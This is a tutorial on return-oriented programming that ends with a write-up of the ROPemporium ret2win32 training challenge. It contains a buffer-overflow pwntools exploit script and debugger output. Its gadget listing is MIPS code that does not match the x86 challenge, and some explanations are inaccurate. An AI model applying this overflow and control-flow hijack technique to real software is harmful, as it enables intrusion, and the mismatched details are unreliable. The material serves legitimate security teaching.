ROP (Return Oriented Programming)

ROPemporium

Doc. Created by: Joana (JuTheCutie) 13/10/2020

Table of Content

Introduction

ROP (Return Oriented Programming)

Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as executable space protection and code signing.

In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called **Gadgets.** Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks. (wikipedia, 2020)

Gadgets

ROP gadgets are small instruction sequences ending with a **ret** instruction. Combining these gadgets will enable us to perform certain tasks and, in the end, conduct our attacks as we will see later in this documentation.

```
0x0040d477: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, -0x4124; jalr $t9;
0x0040a265: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, -0x7bec; jalr $t9;
0x00409935: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, -0x7fec; jalr $t9;
0x004111cf: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, 0x2c0; jalr $t9;
0x00408622: nop; lw $t9, -0x7fd8($gp); lw $v0, -0x7fe0($gp); addiu $a1, $t9, 0x1a98; lw $t9, -0x7fe8($gp); lw $a0, 0x50c4($v0);
0x0046f6ef: nop; lw $t9, -0x7fdc($gp); nop; addiu $t9, $t9, -0x3554; jalr $t9;
0x0040db6a: nop; lw $t9, -0x7fe8($gp); lw $s6, -0x7860($gp); addiu $t9, $t9, 0x79bc; jalr $t9;
0x0040b4a8: nop; lw $t9, -0x7fe8($gp); move $a0, $s0; addiu $t9, $t9, 0x76c4; jalr $t9;
0x0040dbfb: nop; lw $t9, -0x7fe8($gp); move $a0, $s0; addiu $t9, $t9, 0x7dec; jalr $t9;
0x0040b108: nop; lw $t9, -0x7fe8($gp); move $a0, $s1; addiu $t9, $t9, 0x76c4; jalr $t9;
0x004050a9: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x4af8; jalr $t9;
0x0040c2de: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7210; jalr $t9;
0x00408e56: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7210; jr $t9;
0x00408fc4: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7210; jr $t9; nop; lw $a0, -0x7fe4($gp); jr $t9; addiu $a0, $a0, -
0x0040dedf: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x79bc; jalr $t9;
0x0040bf75: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7f24; jr $t9;
0x004221e1: nop; lw $t9, 0x10($s2); nop; jalr $t9;
0x0042284d: nop; lw $t9, 0x10($s3); nop; jalr $t9;
0x0046fbff: nop; lw $t9, 0x10($v0); nop; beqz $t9, 0x6fbcf; move $a0, $v0; jalr $t9;
0x00405451: nop; lw $t9, 0x10($v0); nop; jalr $t9;
```

Figure 1 - ropper (List of Gadgets)

Gadget Chaining

Gadget chaining is when we use more than one gadget chained one to another. The ROP gadget must end with a **ret** to enable us to perform multiple sequences.

Gadgets to avoid

The use of this type of gadgets con corrupt our stack frame during the ROP attack

- Gadgets ending with leave followed by ret.
- Gadgets ending or having the instruction **pop ebp** followed by **ret**.

(El-Sherei, 2020)

Where to start ROP

I suggest starting ROP in https://ropemporium.com/ (ROPemporium). ROP Emporium provides a series of challenges that are designed to teach ROP in isolation, with minimal requirement for reverse-engineering or bug hunting. Each challenge introduces a new concept with slowly increasing complexity.

You should also read this document created by El-Sherei https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf (El-Sherei, 2020)

Tools I use

GDB GEF

For debugging the solution to a challenge.

Figure 2 - GDB GEF Logo

https://github.com/hugsy/gef (GDB GEF).

Radare2

For reverse engineering disassemble and binary analysis. There's other tools like **Binary Ninja**, **Ghidra**, etc.




Figure 3 - Radare2 Logo

https://github.com/radareorg/radare2 (Radare2).

Ropper

For finding useful gadgets. It's a standalone ROP gadget finder written in Python.

https://github.com/sashs/Ropper (Ropper).

Pwntools

For interaction with our challenge binary. Simplifies interaction with local and remote binaries which makes testing your ROP chains on a target a lot easier.

Figure 4 - pwntools Logo

https://github.com/Gallopsled/pwntools (pwntools).

Deployment

Basics of ROP

To start the ROP we can use a buffer overflow to create a segmentation fault and later gaining control of the register **eip (Stack Instruction Pointer)** to control our next step to our gadgets by overwriting a saved return address on the stack.

Creating the buffer

With GDB GEF we can use the **pattern create** command of GDB GEF to create our pattern that will be used during the buffer overflow.

Calculating the offset

To calculate the offset between the top of the stack and the place where the saved **eip** is stored, we can use the **pattern search** command of GDB GEF at the memory address where the segmentation fault happened.

Example:

0016F2D4 -> Ret Address

0016F2A1 -> First User Input

D4 - A1 = 33 (you can use the calculator in programmer mode)

(Thiscou, 2020)

Executing the ROP

While using pwntools we can interact with the executable and inject our buffer payload.

```
buffer = "A"*33

buffer += "returnToWhereveryouWantTo"

print(buffer)
```

(Thiscou, 2020)

Challenges

ret2win32

Locate a method within the binary that you want to call and do so by overwriting a saved return address on the stack.

finding the offset


```
gef➤  pattern create 64
[+] Generating a pattern of 64 bytes
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa
[+] Saved as '$_gef0'
gef➤
```

```
[#0] Id 1, Name: "ret2win32", stopped 0x6161616c in ?? (), reason: SIGSEGV

gef➤  oaaapaaa
command indefinido: "oaaapaaa". Tente "help".
gef➤  pattern search 0x6161616c
[+] Searching '0x6161616c'
[+] Found at offset 44 (little-endian search) likely
[+] Found at offset 41 (big-endian search)
gef➤
```

Finding the function to print our flag

```
[0x080485ad]> afl
0x08048430    1 50           entry0
0x08048463    1 4            fcn.08048463
0x080483f0    1 6            sym.imp.__libc_start_main
0x08048490    4 50   -> 41    sym.deregister_tm_clones
0x080484d0    4 58   -> 54    sym.register_tm_clones
0x08048510    3 34   -> 31    entry.fini0
0x08048540    1 6            entry.init0
0x080485ad    1 127          sym.pwnme
0x08048410    1 6            sym.imp.memset
0x080483d0    1 6            sym.imp.puts
0x080483c0    1 6            sym.imp.printf
0x080483b0    1 6            sym.imp.read
0x0804862c    1 41           sym.ret2win
0x080483e0    1 6            sym.imp.system
0x080486c0    1 2            sym.__libc_csu_fini
0x08048480    1 4            sym.__x86.get_pc_thunk.bx
0x080486c4    1 20           sym._fini
0x08048660    4 93           sym.__libc_csu_init
0x08048470    1 2            sym._dl_relocate_static_pie
0x08048546    1 103          main
0x08048400    1 6            sym.imp.setvbuf
0x08048374    3 35           sym._init
```



The `function` **`sym.ret2win`** will output the flag, we only have to redirect the **eip** register to the memory address **0x0804862c**

Exploit

```
from pwn import *

proc = process("./ret2win32")

buf = 'A'*44

gadget = p32(0x0804862c)

payload = buf.encode('utf-8')
payload += gadget

proc.sendline(payload)
proc.interactive()
```

References

El-Sherei, S. (2020). *Return-Oriented-Programming.*

ropemporium. (2020, July). *ropemporium*. Retrieved from ropemporium: https://ropemporium.com/

Thiscou. (2020). *reddit*. Retrieved from ExploitDev: https://www.reddit.com/r/ExploitDev/comments/ffuvg6/calculating_the_offset/

wikipedia. (2020). *wikipedia*. Retrieved from Return-oriented_programming: https://en.wikipedia.org/wiki/Return-oriented_programming